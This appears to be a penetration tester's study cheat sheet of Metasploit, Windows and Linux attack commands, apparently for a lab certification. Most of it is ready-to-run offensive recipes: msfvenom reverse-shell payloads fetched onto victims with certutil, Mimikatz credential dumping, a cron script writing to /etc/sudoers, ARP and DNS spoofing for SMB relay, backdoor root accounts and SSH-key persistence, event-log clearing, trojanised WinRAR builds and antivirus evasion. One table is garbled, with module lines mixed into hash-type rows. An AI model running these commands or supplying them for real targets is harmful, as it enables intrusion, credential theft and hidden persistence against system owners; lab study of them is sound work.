 - upload /root/Desktop/tools/UACME/Akagi64.exe
 - shell
 - .\Akagi64.exe 23 C:\Temp\backdoor.exe

■ **TOKEN IMPERSONATION** (In order to impersonate an access token, you will need to have access to an account with the "SeImpersonatePrivilege"):

- http/rejeto_hfs_exec
 - load incognito (Into meterpreter)
 - list_tokens -u (It shows a list of the Delegation/Impersonation tokens available)
 - impersonate_token "{TOKEN_NAME}" (If gives the authentication of the token you choose)
 - pgrep explorer
 - migrate {NUMBER}
 - getprivs (Enjoy escalated privileges 😊)

| --- Credential Dumping --- |

- The Unattended Windows Setup utility will typically utilize one of the following configuration files that contain user account and system configuration information:
 - C:\Windows\Panther\Unattend.xml
 - C:\Windows\Panther\Autounattend.xml

■ **Windows Configuration Files** (First you need to have a meterpreter session active, which I'll explain now):


➤ **Getting the Meterpreter Session:**

- ATTACKER'S MACHINE:
 - msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST={KALI_IP} LPORT={PORT} -f exe > {NAME}.exe
 - python -m SimpleHTTPServer 80
- VICTIM'S MACHINE:
 - certutil -urlcache -f http://{LISTENER_SYSTEM_IP}/{NAME}.exe {NAME}.exe
- ATTACKER'S MACHINE:

- use multi/handler
- set payload windows/x64/meterpreter/reverse_tcp
- set LPORT {PORT}
- set LHOST {KALI_IP}
 - VICTIM'S MACHINE:
- Run the “payload.exe” file on the victim’s system and BOOM, easy meterpreter session on the listener 😊

➤ **Getting the Meterpreter Session:**

- cd C:\\
- cd Windows
- cd Panther (If it exists you may succeed)
- download **unattend.xml**
- then “cat” the content of the file and you’ll try to find the password encrypted on base64 (For unencrypting the password use “base64” that comes preinstalled with kali Linux)
 - base64 -d password.txt
 - python3 /usr/share/doc/python3-impacket/examples/psexec.py {USERNAME}@{IP} (Trying to login with the credentials we just dumped) ⚠



```

utoLogon>
<Password>
  <Value>QWRtaW5SMTIz</Value>
  <PlainText>>false</PlainText>
</Password>
<Enabled>>true</Enabled>
<Username>administrator</Username>
AutoLogon>
  
```

■ **Mimikatz** (will need elevated privileges in order to run):

- http/badblue_passthru (v 2.7)
 - set TARGET {TAB&COMPLETE}
 - pgrep lsass (We migrate to the “lsass” process)
 - migrate {NUMBER}
- **KIWI**
 - load kiwi (**Alternative to mimikatz**)
 - creds_all (Dumps all the credentials)
 - lsass_dump_sam (Dumps ALL the NTLM hashes for ALL the users | Also provides the “SysKey” used by some DB’s for encryption)
 - lsass_dump_secrets (It may provide some clear text passwords)
- cd C:\\Temp (If not created, create it)
- upload /usr/share/windows-resources/mimikatz/x64/mimikatz.exe (Then, create a shell session and execute it)
 - .\\mimikatz.exe → privilege::debug



```

mimikatz # privilege::debug
Privilege '20' OK
  
```

(If it shows “20 OK” then you have enough privileges to extract hashes from memory)

- lsadump::sam (Provides all the NTLM hashes + SysKey)
- lsadump::secrets

- sekurlsa::logonpasswords (If misconfigured, it will show clear text passwords of the system logins)

| --- Frequently Exploited Linux Services --- |

| Protocol/Service | Ports |
|------------------------------|--|
| Apache Web Server | TCP ports 80/443 |
| SSH (Secure Shell) | TCP ports 22 |
| FTP (File Transfer Protocol) | TCP port 21 |
| SAMBA | TCP port 445 (Or NetBIOS - 139) |

■ ProFTPD (FTP):

- ftp {IP} && anonymous
- nmap --script=ftp-anon {IP}
- searchsploit ProFTPD (Then search for the actual version of FPT)

■ SSH:

- ssh {USER}@{IP}
- libssh_auth_bypass (Used to get an interactive shell/executed command without valid credentials on a ssh server)
 - set action {SHELL / EXECUTE}
 - set SPAWN_PTY true

■ SAMBA (SMB):

- smbmap (Enumerates all the server shares | Needs to have legitimate credentials)
 - smbmap -H {IP} -u {USERNAME} -p {PASSWD}
- smbclient //{IP}/{SHARE} -U {USER}
- enum4linux -a {IP}
 - enum4linux -a -u {USER} -p {PASSWD} {IP}

■ Kernel:

- Linux-Exploit-Suggester - This tool is designed to assist in detecting security deficiencies for given Linux kernel/Linux-based machine. It assesses (using heuristics methods) the exposure of the given kernel on every publicly known Linux kernel exploit.
 - + GitHub: <https://github.com/mzet-/linux-exploit-suggester>

■ Cron Jobs:

- crontab -l (Lists all the Cron Jobs running on that user)
- printf '#!/bin/bash\ncho "student ALL=NOPASSWD:ALL" >> /etc/sudoers' > /usr/local/share/copy.sh
 - Then you have to wait for the Cron to run, and then typing “sudo su” will be enough to escalate your privileges 🤖

■ SUID Binaries:

- file {NAME}
- strings {NAME}
- rm {NAME}
- cp /bin/bash {NAME}

■ Linux HASH DUMPING:

| | Value | Hashing Algorithm |
|---|-------|-------------------|
| ○ ftp/proftpd_133c_backdoor | \$1 | MD5 |
| ▪ set payload | \$2 | Blowfish |
| payload/cmd/unix/reverse | \$5 | SHA-256 |
| ▪ set RHOSTS {TARGET_IP} | | |
| ▪ set LHOST {LOCAL_IP} | \$6 | SHA-512 |
| ○ gather/hashdump (It dumps the system user's hashes) | | |
| ▪ set SESSION {NUMBER} | | |
| ○ analyze/crack_linux (Used to crack the hash into a plain text passwd) | | |
| ▪ set {HASHING_ALGORITHM_NAME} true | | |

NETWORK-BASED ATTACKS

■ SMB (445, 139) & NetBIOS (137, 138, 139):

- nbtscan {LOCAL_IP}.0/24
- nmblookup -A {IP}
 - nmap -sU -p 137 {IP} (May return open | filtered)
- --script=smb-protocols
- --script=smb-security-mode
 - SMBv1 is vulnerable to anonymous SMB login through smbclient ⚠
- --script=smb-enum-users

```
Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2:0:2
|     2:1:0
|     3:0:0
|     3:0:2
```

■ PIVOTING (cat /etc/hosts):

- ⚠ With MSF **db_NMAP**, you have to get a meterpreter session on the bridge machine, and then:

- run `autoroute -s {THAT_MACHINE's_IP}`
- 'background' the session
- Then, portscan the pivoting target and you'll get the info that you couldn't access previously (through the system you just compromised)

- Once you gained access to a machine on the local network:

- run `autoroute -s 10.4.26.0/20`
- run `autoroute -s {SUBNET}`

- server/socks_proxy

- **cat /etc/proxychains4.conf**
- set VERSION {NUMBER+LETTER}
- set SRVPORT {PORT}

```
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 9050
```

- `netstat -antp` (Then you'll see this:)

```
# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:9050             0.0.0.0:*               LISTEN      5573/ruby
```

- `proxychains nmap {IP} -sT -Pn -sV -p 445`
 - `net view {IP}`
 - (You might have to migrate to "explorer.exe" for example)
 - `net use D: \\{IP}\\{DIR}`
 - (Then you can access that disk doing "dir D:", it simply allows us to access the content of the discovered shares)

■ **SNMP** (UDP):

→ **PORT 161: SNMP Queries**

→ **PORT 162: SNMP Straps**

● Versions of SNMP:


- + SNMPv1: The earliest version, using community strings (essentially passwords) for authentication.
- + SNMPv2c: An improved version with support for bulk transfers but still relying on community strings for authentication.
- + SNMPv3: Introduced security features, including encryption, message integrity, and user-based authentication.

- `ls -al /usr/share/nmap/scripts/ | grep -e "snmp"`
 - We are using the "snmp-brute" to identify the community strings (Public | Private | Secret)

- `ls -al /usr/share/nmap/nselib/data/ | grep -e "snmp"`
 - The wordlist used is "snmpcommunities.lst"
 - `nmap -sU -p 161 --script=snmp-brute {IP}`
- `snmpwalk -v {SNMP_VERSION} -c {COMMUNITY_STRING} {IP}` (Quite a bad readable format)
- `nmap -sU -p 161 --script=snmp-* {IP} > snmp_info` (Better format)
 - Then bruteforce the credentials with hydra (**Use SMB as protocol**)

■ DNS & SMB Relay Attack:

- `smb/smb_relay`
 - `set LHOST {LOCAL_IP}`
 - `set SRVHOST {LOCAL_IP}`
 - `set SMBHOST {TARGET_IP}`
 - In a new tab, we prepare this in order to poison the traffic:
 - `echo "{LOCAL_IP} *.sportsfoo.com" > dns` (Fake dns)
 - `dnsspoof -i eth1 -f dns`
 - We are going to start the **ARP Spoofing**, but first we need to enable IP Forwarding:
 - `echo 1 > /proc/sys/net/ipv4/ip_forward`
 - In a new terminal:
 - `arp spoof -i eth1 -t {CLIENT_IP} {GATEWAY}`
 - `arp spoof -i eth1 -t 172.16.5.5 172.16.5.1`
 - In a new terminal x2:
 - `arp spoof -i eth1 -t {GATEWAY} {CLIENT_IP}`
 - `arp spoof -i eth1 -t 172.16.5.1 172.16.5.5`
 - Then exploit the MSF module, and you should get a meterpreter session 😊



1. Client (Windows 7) issues a SMB connection to `\\fileserver.sportsfoo.com\finance$` at every 30 seconds or so.
2. The attacker machine intercepts this request and spoofs the IP address of `fileserver.sportsfoo.com`.
3. Then the Windows 7 system issues a SMB connection to `\\172.16.5.101` (attacker machine) instead of using the real IP of the `fileserver.sportsfoo.com`.
4. The SMB Relay exploit is already listening, receives the SMB connection, and relays the authentication to the target machine. The payload is a Windows Meterpreter shell.
5. Once the exploit authenticates on the target machine, a reverse meterpreter session is provided to the pentester.

THE METASPLOIT FRAMEWORK (MSF)

■ SEARCH FOR MODULES:

- search cve:{YEAR} type:{exploit/auxiliary} platform:{windows/linux}

■ **MSFVENOM** (**Generating Payloads**):

- msfvenom --list payloads
- msfvenom --list formats
- sudo python -m SimpleHTTPServer 80 (It just creates a simple web server with the files on that directory, so you can try the payload with another machine)
 - then use “multi/handler” (Listener) to receive the meterpreter session 😊
 - set payload windows/meterpreter/reverse_tcp
- msfvenom --list encoders

▪ WINDOWS:

- msfvenom -a x86 -p windows/meterpreter/reverse_tcp LHOST={OWN_KALI_IP} LPORT={PORT} -f exe > /home/kali/Desktop/payloadx86.exe
- msfvenom -a x64 -p windows/x64/meterpreter/reverse_tcp LHOST={OWN_KALI_IP} LPORT={PORT} -f exe > /home/kali/Desktop/payloadx64.exe
- LINUX (Binaries):
- msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST={OWN_KALI_IP} LPORT={PORT} -f elf > /home/kali/Desktop/payloadx86
 - chmod -x payloadx86
 - ./payloadx86
- msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST={OWN_KALI_IP} LPORT={PORT} -f elf > /home/kali/Desktop/payloadx64

■ **MSFVENOM** (**Encoding Payloads**):

- msfvenom -p windows/meterpreter/reverse_tcp LHOST={OWN_KALI_IP} LPORT={PORT} -e x86/shikata_ga_nai -f exe > /home/kali/Desktop/encodedx86.exe
- msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST={OWN_KALI_IP} LPORT={PORT} -i {1-10} -e x86/shikata_ga_nai -f elf > /home/kali/Desktop/encodedx86.exe
 - -i (Number of iterations | Towards 10 it won't do much)
 - --iterations 10
 - -e (Encoding system path/name)

■ **MSFVENOM** (**Injecting into Windows Portable Executables**):

- msfvenom -p windows/meterpreter/reverse_tcp LHOST={OWN_KALI_IP} LPORT={PORT} -e x86/shikata_ga_nai -i 10 -f exe -x /home/kali/Downloads/wrar602.exe > /home/kali/Desktop/winrar.exe
 - -x (Specifies what executable you want to inject the payload into)
- msfvenom -p windows/meterpreter/reverse_tcp LHOST={OWN_KALI_IP} LPORT={PORT} -e x86/shikata_ga_nai -i 10 -f exe -k -x /home/kali/Downloads/wrar602.exe > /home/kali/Desktop/winrar-new.exe
 - -k (It maintains the functionality of the executable, but **it doesn't work on most of them**)

■ **Resource Scripts AUTOMATION** (For example, for “multi/handler”):

- ls -al /use/share/metasploit-framework/scripts/resource/

- vim **handler.rc** (And then, write all the commands (one per line) you want to execute):
 - use multi/handler
 - set PAYLOAD windows/meterpreter/reverse_tcp
 - set LHOST {KALI_IP}
 - set LPORT {PORT}
 - run
 - Then type: **msfconsole -r {NAME}.rc** to run it
 - Or **resource /home/kali/Desktop/handler.rc** if you're already logged into metasploit
- vim **portscan.rc** :
 - use auxiliary/scanner/portscan/tcp
 - set RHOSTS {TARGET_IP}
 - run
- makerc /home/kali/Desktop (It will create a .rc file with all the previous commands on that msf session)

■ **Vulnerable HTTP File Server** (**Rejetto HFS V2.3** | **HttpFileServer httpd 2.3**):

- http/rejetto_hfs_exec
 - set payload windows/x64/meterpreter/reverse_tcp

■ **WinRM** (Port 5986):

- winrm/winrm_auth_methods (It shows the protocols that are accepted on the server)
- winrm/winrm_login (Bruteforces the login)
- winrm/winrm_cmd (It allows us to remotely execute commands on the server)
 - set USERNAME {OBTAINED_CREDENTIALS}
 - set PASSWORD {OBTAINED_CREDENTIALS}
 - set CMD {COMMAND}

- winrm/winrm_script_exec (Meterpreter session | You need credentials | It automatically migrates in order to provide escalated privileges, on a x64 service)
 - set FORCE_VBS true

■ **Apache Tomcat** (Port 8080):

- http/tomcat_jsp_upload_bypass (You may have to stop & run it again a couple of times for it to work)
 - set payload /jsp_shell_bind_tcp
 - set SELL cmd
- certutil -urlcache -f http://{IP}/{NAME}.exe {RE-NAME}.exe (It allows us to download files into a system from a server | In this case we will download the generated msfvenom payload into the tomcat server)
 - You'll have to open a listener with "sudo python -m SimpleHTTPServer 80"
 - Then open up the multi/handler on msf and execute the payload with ".\{NAME}.exe" on the targets tomcat session.

■ **vsftpd (v2.3.4):**

- ftp/vsftpd_234_backdoor
 - After getting a shell on the target, we got to use this post-exploitation module:
 - **manage/shell_to_meterpreter**
 - set SESSION {NUMBER}

■ **SAMBA** (Linux SMB | **v3.5.0**):

- samba/is_known_pipename (Try the command "check" to see if the system is vulnerable)
 - After getting the shell, use "shell_to_meterpreter" module

■ **libssh (v0.6.0-0.8.0 | SMB Port 22):**

- ssh/libssh_auth_bypass
 - set SPAWN_PTY true

■ **Haraka SMTP (< v2.8.9 | Port 25, 465 or 587):**

- smtp/haraka (Spawns a meterpreter session | **With root privileges**)
 - set SRVPORT 9898
 - set email_to root@attackdefense.test
 - set payload linux/x64/meterpreter_reverse_http
 - set LHOST eth1

■ ----- **METERPRETER** -----

- help
- sessions -n {NAME} -l {SESSION_ID} (Renames a session)
- edit {NAME} (Vim like)

- cd "Secret Files" (You need "" to navigate to a directory with spaces on its name)
 - download {NAME} (Downloads the file into our current working dir)
 - checksum md5 /path/to/binary (It shows the MD5 hash of a binary)
 - search -d /usr/bin -f *{FILE_NAME}*
 - search -f *.jpg (Any extension)
 - shell
 - /bin/bash -i (We got a native linux terminal session on the target)
 - systeminfo (Lists out all the installed patches)
 - ps (Lists out the process that are currently running on the target)
 - Then you can "migrate {NUMBER/NAME}" to one of them
 - sessions -u {SESSION_ID} (**Upgrades a session to a meterpreter session automatically**)
 - getsystem (**ONLY ON WINDOWS** | Tries to automatically elevate our privileges)
 - hashdump (**ONLY ON WINDOWS** | Lists all the SAM Database)
 - webcam_{chat/list/snap/stream} (**ONLY ON WINDOWS**)
 - keyscan_start (**ONLY ON WINDOWS** | Starts a keylogger)
 - screenshot (**ONLY ON WINDOWS** | It takes a screenshot of the Desktop)
 - show_mount (**ONLY ON WINDOWS** | Displays all the disks/devices plugged)
-

■ ----- **WINDOWS POST-EXPLOITATION MODULES** ---(Stored in "loot")-----

- windows/manage/archmigrate
- windows/manage/migrate
- windows/gather/win_privs (Enumerates all the current privileges)
 - set SESSION {SESSION_ID}
- windows/gather/enum_logged_on_users (Enumerates all the active users on the system)
 - set SESSION {SESSION_ID}
- windows/gather/checkvm (Checks if the target is a VM)
- windows/gather/enum_applications (Enums all the installed apps | **Useful to perform PRIVILEGE ESCALATION**)
 - set SESSION {SESSION_ID}
- ⚠ windows/gather/enum_av_excluded (Enums all the antivirus exclusions)
 - set SESSION {SESSION_ID}
- windows/gather/enum_computers (Enums all the computers on the domain)
 - set SESSION {SESSION_ID}
- windows/gather/enum_patches (Enums all the gather patches applied)
 - set SESSION {SESSION_ID}
- windows/gather/enum_shares
 - set SESSION {SESSION_ID}
- windows/manage/enable_rdp (Checks if RDP is enabled, and also can ENABLE RDP IF IT WASN'T)
 - set SESSION {SESSION_ID}
 - set credentials (If you have them)

■ UAC:

- http/rejeto_hfs_exec
 - getsystem | getprivs
 - net users
 - net localgroup administrators
- windows/local/bypassuac_injection
 - set payload windows/x64/meterpreter/reverse_tcp
 - set SESSION {SESSION_ID}
 - set TARGET {TAB&COMPLETE}
 - Now we can elevate our privileges with “getsystem” as we have the UAC flag disabled

■ WINDOWS Persistence:

- windows/local/persistence_service
 - set SESSION {SESSION_ID}
 - Then everytime you run a multi/handler you’ll receive a meterpreter session on that port ☺

■ Enabling RDP:

- windows/manage/enable_rdp
 - set SESSION {SESSION_ID}
 - Then you can (not recommended) change the administrator passwd with “net user administrator {PASSWORD}” (It’s better to create a new user account)
- xfreerdp /u:{USERNAME} /p:{PASSWORD} /v:{IP}

■ Clearing Windows Event Logs:

- Once in a meterpreter session, type “clearev”

■ Pivoting with Meterpreter:

- run autoroute -s X.Y.Z.0/W
 - | CIDR | Máscara Subred | # Hosts útiles | Rango de IPs (Ejemplo) |
 - | --- | ----- | ----- | ----- |
 - | /32 | 255.255.255.255 | 1 | 192.168.1.5 (solo esa IP) |
 - | /31 | 255.255.255.254 | 2 | 192.168.1.0 – 192.168.1.1 |
 - | /30 | 255.255.255.252 | 4 | 192.168.1.0 – 192.168.1.3 |
 - | /29 | 255.255.255.248 | 8 | 192.168.1.0 – 192.168.1.7 |
 - | /28 | 255.255.255.240 | 16 | 192.168.1.0 – 192.168.1.15 |
 - | /27 | 255.255.255.224 | 32 | 192.168.1.0 – 192.168.1.31 |
 - | /26 | 255.255.255.192 | 64 | 192.168.1.0 – 192.168.1.63 |
 - | /25 | 255.255.255.128 | 128 | 192.168.1.0 – 192.168.1.127 |
 - | /24 | 255.255.255.0 | 256 | 192.168.1.0 – 192.168.1.255 |

- | /23 | 255.255.254.0 | 512 | 192.168.0.0 – 192.168.1.255 |
- | /22 | 255.255.252.0 | 1024 | 192.168.0.0 – 192.168.3.255 |
- | /21 | 255.255.248.0 | 2048 | 192.168.0.0 – 192.168.7.255 |
- | /20 | 255.255.240.0 | 4096 | 192.168.0.0 – 192.168.15.255 |
- | /16 | 255.255.0.0 | 65536 | 192.168.0.0 – 192.168.255.255 |

- Then you can run modules on the target system via msfconsole.
 - scanner/portscan/tcp
- But we CAN'T perform an nmap scan or access the open ports via web browser. We need to do **PORT-FORWARDING** to one of our local ports (via **METERPRETER**).
 - portfwd add -l {LOCAL_PORT} -p {TARGET_PORT} -r {TARGET_IP}
 - db_nmap -sS -sV -p {LOCAL_PORT} localhost
 - set payload windows/meterpreter/bind_tcp

■ ----- **LINUX POST-EXPLOITATION MODULES** ---(Stored in "loot")-----


⚠ **GTFOBins** ⚠

- GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.


-
- cat /etc/passwd (Enums all the users on the system)
 - groups {USER} (Checks what group does the user belong to)
 - cat /etc/*issue (Check the distribution)
 - uname -r (Kernel version)
 - uname -a (Kernel version + more information)
 - ip a s (All the network interfaces)
 - netstat -antp (Services listening on open ports)
 - ps aux (Lists all the processes)
 - env (Enums the environment variables)

|-----|

- linux/gather/enum_configs (Enums all the linux configuration files)
 - Then you can cat the path to the files to check to content 🤖
- multi/gather/env (OS env settings/variables)
- linux/gather/enum_network (Enums network info)
 - Then you can cat the path to the files to check to content 🤖
- linux/gather/enum_protections (Checks whether the system has or not enabled various security mechanisms | Stored in "notes")
- linux/gather/enum_system (Enums System and User info ⚠)
- linux/gather/checkcontainer (Checks if the system is running as a docker container)
- linux/gather/checkvm (Checks if the system is a VM)

- linux/gather/enum_users_history (Enums a file with all the commands that were ran by all the users on the system | Maybe the root user typed a clear text password that you can check in his history file )



■ **chrootkit (Privilege Escalation):**

- Only affects versions older than 0.5.0
- chkrootkit -V
- unix/local/chkrootkit
 - set CHKROOTKIT /path/to/chkrootkit
 - set SESSION {SESSION_ID}
 - set LHOST eth1
 - Then wait till the cronjob executes. Enjoy root access 

■ **HASHDUMP Module:**

- linux/gather/hashdump
 - You can then cat the contents of the created file and see the passwords in clear text (from hashes)

■ **PERSISTENCE On Linux (Root Privileges Needed):**

- useradd -m {SERVICE_NAME} -s /bin/bash
 - passwd {SERVICE_NAME}
 - usermod -aG root {PREVIOUS_NAME} (You can add that new user to the root group, which provides it with root privileges)
 - usermod -u 15 {NAME} (Modifies the group ID in order to avoid detection)
- linux/local/cron_persistence (It sets up a cron job which connects automatically to our handler | Not recommended as it can be easily detected )
- linux/local/service_persistence
 - set payload cmd/unix/reverse_python (You can TAB in order to check what payloads meet our requirements)
 - set target {NUMBER}
- linux/manage/sshkey_persistence (Provides us with a key which we can use to authenticata as any user of the system without a passwd)
 - set CREATESSHFOLDER true
 - Then copy the public key you created (cat it). Create a file named "ssh_key" and paste it.
 - Give it permissions "chmod 0400 ssh_key"
 - ssh -i ssh_key root@{IP} (Enjoy persistence on target )
 - ssh -i ssh_key {CUSTOM_USER}@{IP}

■ **ARMITAGE:**

- Visual representation of MSF (Not longer mantained )

■ LINPEAS:

- locate linpeas.sh
- Upload it into the target machine, provide it with execution permission, and run it. This will scan for vulns to escalate your privileges.

EXPLOITATION

- --script=banner (It displays information the normal -sV" flag would not get)

■ NETCAT:

- nc -v {IP} (For banner information grabbing)
- nc -nv {IP} {PORT} (Connects to the specified port)
- nc -nvlp {PORT} (Sets up a listener on that port)
- nc -nvlp {PORT} > test.txt (Stores everything received by the listener into the specified file)
 - nc -nv {IP} {PORT} < test.txt (The content you want to pass)
- -n (No DNS resolution)
- -v (Verbosity level, it can be used multiple times to increase the level)
- -u (Specify this when ur connecting to a UDP port)
- -l (Listen)
- -p (Port)
- -e cmd.exe (Execute | WIN)
- -c /bin/bash (Same as previous | LINUX)

■ NMAP Script Vuln Scan:

- ls -al /usr/share/nmap/scripts/ | grep "{PROTOCOL}"
- --script=http-shellshock --script-args "http-shellshock.uri=/gettime.cgi" {IP}
(Checks if the system is vulnerable)

■ Publicly Available Scripts:

- exploit-db.com
- rapid7.com
- packetstormsecurity.com

■ SEARCHSPLOIT:

- searchsploit -u (It updates everyday)
- searchsploit -m {ID} (Copies the exploit to ur current dir + it shows info about it)
- searchsploit -t {KEY_WORD} (It shows all the exploits that contain the key word on the title)
- searchsploit -e {KEY_WORD} (Exact key word in the title)

- searchsploit -x {ID} (Cats all the content of the file)
- searchsploit {FILTER_1} {FILTER_2} {FILTER_3}...
 - searchsploit remote windows smb
 - searchsploit remote linux ssh OpenSSH
 - searchsploit remote webapps wordpress
 - searchsploit local windows | grep -e "Microsoft"
- searchsploit remote windows smb -w | grep -e "EternalBlue" (It displays also the link to the exploit-db website on the internet)

■ **COMPILING Exploits:**

- i686-w64-mingw32-gcc {NAME}.c -o {OUTPUT_NAME} (For 64 bits systems)
- i686-w64-mingw32-gcc {NAME}.c -o {OUTPUT_NAME} -lws2_32 (For 32 bits systems)
- gcc -pthread {NAME}.c -o exploit -lcrypt (Compiling for the **DIRTY COW** exploit)

■ **BIND Shells** (Not really used as inbound traffic on the network is very suspicious):

- nc.exe -nvlp {PORT} -e cmd.exe (If someone connects to this port, they'll get a shell session)

■ **REVERSE Shells** (The target connects into the attacker machine):

- nc.exe -nv {IP} {PORT} -e cmd.exe (You have to get the targets system ti execute this command. Then you'll get a reverse shell)
- revshells.com
- In order to see which shell to upload, you can check the archive extensions or tech used:
 - whatweb http://{IP}/

■ **PowerShell-Empire:**

- sudo apt-get install powershell-empire starkiller -y
- sudo powershell-empire server
 - sudo powershell-empire client
 - You can open "starkiller" which is a front-end side of empire
 - **CREDS:** empireadmin:password123

■ ----- **WINDOWS EXPLOITATION** ----- (important stuff in my opinion)-----

■ **MySQL:**

- If you gotta target a **WORDPRESS** database, try looking in the following directories when you got a meterpreter session:
 - cd wamp\\
 - cd wamp\www\\
- Also if you wanna get all the database password, you can cat the content of the following file:

- cat wp-config.php
- You can find the “**phpmyadmin.conf**” file under this path:
 - cd wamp\alias
 - If its blocked, you can download it locally (download phpmyadmin.conf)
 - Then edit (remove) all the rules, and upload it again to the page (upload phpmyadmin.conf). Enjoy free access to the retricted site 😊
 - In order to the changes to show, you’ll have to restart the Apache service:
 - Open up a shell:
 - net stop wampapache
 - net start wampapache

■ **SQLMap** (Automatically checks for SQLi payloads):

- You’ll have to catch an sql request with burp (the login panel one), then export it into a file and then:
 - sqlmap -r {REQUEST_FILE}

■ ----- **LINUX EXPLOITATION** ----- (important stuff in my opinion)-----

■ Always perform MANUAL BANNER GRABBING with netcat on X ports needed. As you may encounter some vulns like a bind shell listener which instantly provides you with a root shell on the system.

- If you get that shell, try to run :
 - cat /etc/*release (Info about the system)
 - cat /etc/*issue
 - cat /ect/passwd
 - cat /etc/shadow (To crack hashes)

■ **vsFTPD:**

- This exploit works creating a bind listener on the port 6200 of the targets machine and then connecting to it via netcat/telnet. But in this situation the administrator closed the port so the backdoor access was restringed.
- We can try to enumerate SMTP as it has an easy way to enum the users on the system and so on narrow our bruteforce attack to the system (via FTP).
 - smtp/smtp_enum

■ **DAV** (Web):

- MICROSOFT IIS & WINDOWS → **.asp** | **.aspx**
- APACHE → **.php** | **.jsp**
- LINUX → **.php**
- -----
- The default directory where Apache stores all its data is :
 - **cd /var/www**
 - You might not have permission to upload reverse shells here. So you can navigate to:
 - **cd /var/www/dav**
 - Then set up a netcat listener on your machine and execute the payload into the target. Enjoy 😊 (Then you can open a bash session)

■ **PHP:**

- /phpinfo.php (Might reveal the PHP version + info)

■ **SAMBA:**

- To grab banner information try the following module:
 - smb/smb_version
- samba/usermap_script (Works for SAMBA **v3.0.20** | Already provides **HIGHEST PRIVILEGES**)

■ **SHELLTER (Antivirus Evasion):**

- sudo apt-get install shellter -y
 - You need to have "WINE" installed (makes possible to execute windows executables on a linux machine)
 - sudo dpkg --ad-architecture i386
 - sudo apt-get install wine32
 - cd /usr/share/windows-resources/shellter
 - sudo wine shellter.exe
- cd /usr/share/windows-binaries (There you have some basic binaries to try this on)
- Then just follow the steps and you'll have an executable that will work just the normal one but will get you a reverse connection on your handler (that you had set up). Enjoy 😊

■ **OBFUSCATING PowerShell Code** (used to **hide the true behavior** of a malicious payload by disguising it from signature-based and heuristic AV engines):

Invoke-Obfuscation

+ Invoke-Obfuscation is an open source PowerShell v2.0+ compatible PowerShell command and script obfuscator.

GitHub Repo: <https://github.com/danielbohannon/Invoke-Obfuscation>

- Get the payload on the repo “PayloadsAllTheThings”
- sudo apt-get install powershell -y
 - pwsh

POST-EXPLOITATION

■ ----- **WINDOWS POST-XPLOITATION** -----

■ **Windows Info Enumeration:**

- recon/local_exploit_suggester
- hostname
- systeminfo
- wmic qfe get Caption,Description,HotFixID,InstalledOn (You get additional info about the updates that were installed | We’re looking for the Security Updates referring to Privilege Escalation ⚠)
- cd C:\\Windows\\System32
 - cat eula.txt (Not on every windows system but might provide some extra info)

■ **Windows Local Enumeration (Shell):**

- cd /Windows/system32/config (SAM | Stored passwds)
- gather/enum_logged_on_users
- whoami /priv (Displays the current user privileges)
- query user (Displays the online users on the system)
- net users (Displays all the user accounts on the system)
- net user {USERNAME} (Displays additional information about an specific user)
- net localgroup (Displays all the local groups on the system)
 - net localgroup {GROUP_NAME} (Shows all the users that belong to that local group)

■ **Windows Network Information:**

- route print
- arp -a (Prints the devices on the subnet)
- netstat -ano
- netsh firewall show state
 - netsh advfirewall firewall dump
 - netsh advfirewall show allprofiles

■ **Enumerating Processes & Services:**

- A good thing to do if you wanna get a stable session is migrating to the “explorer.exe” process (pgrep explorer.exe) as it is rarely stopped
- net start (Displays all the services running in the background)
 - wmic service list brief (Kinda the same as above)
- tasklist /SVC (List of process and what service is running under them ⚠)

- schtasks /query /fo LIST -v (Prints out all the scheduled queries on the system)

■ Automating the Process ⚠ (WINDOWS):

- + JAWS - Just Another Windows (Enum) Script - JAWS is PowerShell script designed to help penetration testers (and CTFers) quickly identify potential privilege escalation vectors on Windows systems. It is written using PowerShell 2.0 so 'should' run on every Windows version since Windows 7.
- + GitHub Repo: <https://github.com/411Hall/JAWS>
- In order to get it on the lab env, we need to copy the raw script. Then paste it into the notepad and save it with the extension .ps1 (powershell script)
 - Then upload it to the "Temp" directory on the root of the C:\\ drive (upload /path/to/enum.ps1)
 - Pop up a shell (shell) and execute it:
 - powershell.exe -ExecutionPolicy Bypass -File .\\jaws-enum.ps1 - OutputFilename JAWS-Enum.txt
 - download JAWS-Enum.txt
-
- show_mount (Shows mounts /drives)
- gather/win_privs (Enumerates the user privileges)
- gather/enum_logged_on_users
- gather/checkvm
- gather/enum_applications (Enumerates all the installed applications on the target system)
- gather/enum_computers (Enums all the devices connected to that network | Useful for pivoting ⚠)
- gather/enum_patches (Enums all the installed patches)
- gather/enum_shares (Enums a list of SMB shares)

■ -----

■ ----- LINUX POST-EXPLOITATION -----

■ LINUX Info Enumeration:

- hostname
- cat /etc/issue (Check the distribution running)
 - cat /etc/*release
- uname -a (Kernel version + info)
 - uname -r (Only kernel version)
- env (Environment variables for the user)
- lscpu (CPU Info)
